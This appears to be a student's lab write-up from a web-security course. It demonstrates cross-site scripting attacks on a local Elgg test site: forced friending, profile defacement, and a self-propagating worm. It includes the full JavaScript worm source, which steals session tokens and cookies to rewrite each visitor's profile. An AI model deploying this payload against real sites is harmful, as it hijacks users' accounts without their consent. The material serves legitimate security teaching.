
Task 1.5: Here Samy is able to inject a script into his “about me” section which forces anyone who visits his site to friend him. The below figures show this attack working on Alice.




- Here I am inputting the script which Samy will use to make everyone his friend.




- Here is Alice's friend list before visiting Samy's site.



- As you can see, the moment Alice visits Samy's page, she is his friend. You can see this by the "remove friend" option, implying that they are now friends.




- Here is the GET command which resulted in this, You can see that the referrer is Samy's profile page, but it tells the system to make this user and Samy friends.




- Here is Alice's friends list after visiting Samy's site, notice Samy's profile picture in the corner.


Task 1.6: Here I inject a script into Boby's about me section which changes everyone who visits his page's about me section to "boby is my hero". Below I show this working on Alice.




- Here is Boby editing his profile with the provided script.



- Here is the POST packet from Alice's machine. Notice how it refers back to Alice's profile while the referrer is Boby's profile. You can also see Alice's name in the text box on the bottom, showing the values for each of the defined variables in the script.




- Here is Alice's profile after visiting Boby's page, you can see that it's been edited to say that Boby is her hero.




- Here is the packet from Alice's machine which changes her profile.


Task 1.7: Here I make the code from task 1.6 infectious. Instead of simply adding the "Samy is my hero" string to a victim's "About Me" section, I inject the entire script. This means that others will now be infected when they visit this victim's page. I use Boby as the first subject in the figures below, but since he gains the script within his about me section as shown, we know that this is a truly infectious worm.




- Here I am editing Samy's "about me" page to include the worm.



- This is Boby's About me page before visiting Samy's page.



- This is the HTTP command which changes Boby's "about me" page when he visits Samy's page. The bottom box contains what is injected into his "about me" section, and it contains all of the script written earlier.




- Here you can see Boby's

Below is the Js code which Samy puts in his "about me" section:


```
<script id=worm type="text/javascript">
window.onload = function()
{

var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
var jsCode = document.getElementById("worm").innerHTML;
var tailTag = "</" + "script>";
var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);


var userName=elgg.session.user.name;
var guid="&guid="+elgg.session.user.guid;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&__elgg_token="+elgg.security.token.__elgg_token;
var sendurl="http://www.xsslabelgg.com/action/profile/edit";
var content=token+ts+"&name="+userName+"&description=Samy is my hero"+wormCode+
"&accesslevel[description]=2&briefdescription=&accesslevel[briefdescription]=2&location=&a
```

```
ccesslevel[location]=2&interests=&accesslevel[interests]=2&skills=&accesslevel[skills]=2&con
tactemail=&accesslevel[contactemail]=2&phone=&accesslevel[phone]=2&mobile=&accesslevel
[mobile]=2&website=&accesslevel[website]=2&twitter=&accesslevel[twitter]=2"+guid;
var samyGuid=47;
if(elgg.session.user.guid!=samyGuid)
{
var Ajax=null;
Ajax=new XMLHttpRequest();
Ajax.open("POST", sendurl, true);
Ajax.setRequestHeader("Host", "www.xsslabelgg.com");
Ajax.setRequestHeader("Keep-Alive", "300");
Ajax.setRequestHeader("Connection", "keep-alive");
Ajax.setRequestHeader("Cookie", document.cookie);
Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
Ajax.send(content);
}
}
</script>
```

Task 1.8: In this part, I edit a python web server file to give multiple scripts permission to run on the corresponding website.




- Here is the result, each section which must be okay is okay.



